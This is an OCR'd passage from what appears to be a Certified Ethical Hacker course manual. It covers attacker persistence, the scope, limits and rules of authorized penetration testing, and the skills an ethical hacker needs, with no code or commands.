
   Sometimes attackers will try to breach a system for days, weeks, or even months. Other times they will gain access but will wait before doing anything damaging. Instead, they will take the time to assess the potential use of exposed information. During the reconnaissance and covering tracks phases, the ethical hacker should notice and stop the attack.

After carrying out attacks, hackers may clear their tracks by modifying log files and creating backdoors, or by deploying trojans. Ethical hackers must investigate whether such activities have been recorded and what preventive measures have been taken. This not only provides them with an assessment of the attacker's proficiency but also gives them insight into the existing security measures of the system being evaluated. The entire process of ethical hacking and subsequent patching of discovered vulnerabilities depends on questions such as:

- What is the organization trying to protect?
- Against whom or what are they trying to protect it?

- Are all the components of the information system adequately protected, updated, and patched?
- How much time, effort, and money is the client willing to invest to gain adequate protection?
- Do the information security measures comply with industry and legal standards?

Sometimes, in order to save on resources or prevent further discovery, the client might decide to end the evaluation after the first vulnerability is found; therefore, it is important that the ethical hacker and the client work out a suitable framework for investigation beforehand. The client must be convinced of the importance of these security exercises through concise descriptions of what is happening and what is at stake. The ethical hacker must also remember to convey to the client that it is never possible to guard systems completely, but that they can always be improved.



Scope and Limitations of Ethical Hacking

CEH
Certified Ethical Hacker

Scope

- Ethical hacking is a crucial component of **risk assessment**, **auditing**, **counter fraud**, and information systems security **best practices**
- It is used to **identify risks** and highlight **remedial actions**. It also reduces ICT costs by resolving vulnerabilities

Limitations

- Unless the businesses already know what they are looking for and why they are **hiring an outside vendor to hack systems** in the first place, chances are there would not be much to gain from the experience
- An ethical hacker can only help the organization to better **understand its security system**; it is up to the organization to **place the right safeguards** on the network

Scope and Limitations of Ethical Hacking

Security experts broadly categorize computer crimes into two categories: crimes facilitated by a computer and those in which the computer is the target.

Ethical hacking is a structured and organized security assessment, usually as part of a penetration test or security audit, and is a crucial component of risk assessment, auditing, counter fraud, and information systems security best practices. It is used to identify risks and highlight remedial actions. It is also used to reduce Information and Communications Technology (ICT) costs by resolving vulnerabilities.

Ethical hackers determine the scope of the security assessment according to the client's security concerns. Many ethical hackers are members of a "Tiger Team." A tiger team works together to perform a full-scale test covering all aspects of the network, as well as physical and system intrusion.

An ethical hacker should know the penalties of unauthorized hacking into a system. No ethical hacking activities associated with a network-penetration test or security audit should begin before receiving a signed legal document giving the ethical hacker express permission to perform the hacking activities from the target organization. Ethical hackers must be judicious with their hacking skills and recognize the consequences of misusing those skills.

The ethical hacker must follow certain rules to fulfill their ethical and moral obligations. They must do the following:


- Gain authorization from the client and have a signed contract giving the tester permission to perform the test.

- Maintain confidentiality when performing the test and follow a Nondisclosure Agreement (NDA) with the client for the confidential information disclosed during the test. The information gathered might contain sensitive information, and the ethical hacker must not disclose any information about the test or the confidential company data to a third party.
- Perform the test up to but not beyond the agreed-upon limits. For example, ethical hackers should perform DoS attacks only if they have previously agreed upon this with the client. Loss of revenue, goodwill, and worse consequences could befall an organization whose servers or applications are unavailable to customers because of the testing.

The following steps provide a framework for performing a security audit of an organization, which will help in ensuring that the test is organized, efficient, and ethical:

- Talk to the client and discuss the needs to be addressed during the testing
- Prepare and sign NDA documents with the client
- Organize an ethical hacking team and prepare the schedule for testing
- Conduct the test
- Analyze the results of the testing and prepare a report
- Present the report findings to the client

However, there are limitations too. Unless the businesses first know what they are looking for and why they are hiring an outside vendor to hack their systems in the first place, chances are there would not be much to gain from experience. An ethical hacker, thus, can only help the organization to better understand its security system. It is up to the organization to place the right safeguards on the network.



Skills of an Ethical Hacker

C|EH Certified Ethical Hacker

1 Technical Skills

- In-depth **knowledge of major operating environments** such as Windows, Unix, Linux, and Macintosh
- In-depth **knowledge of networking** concepts, technologies, and related hardware and software
- A **computer expert** adept at technical domains
- **Knowledgeable about security areas** and related issues
- "**High technical**" **knowledge** for launching sophisticated attacks

2 Non-Technical Skills

- The **ability to learn** and adopt new technologies quickly
- **Strong work ethics** and good problem solving and communication skills
- Committed to the **organization's security policies**
- An awareness of **local standards and laws**

Skills of an Ethical Hacker

It is essential for an ethical hacker to acquire the knowledge and skills to become an expert hacker and to use this knowledge in a lawful manner. The technical and non-technical skills to be a good ethical hacker are discussed below:

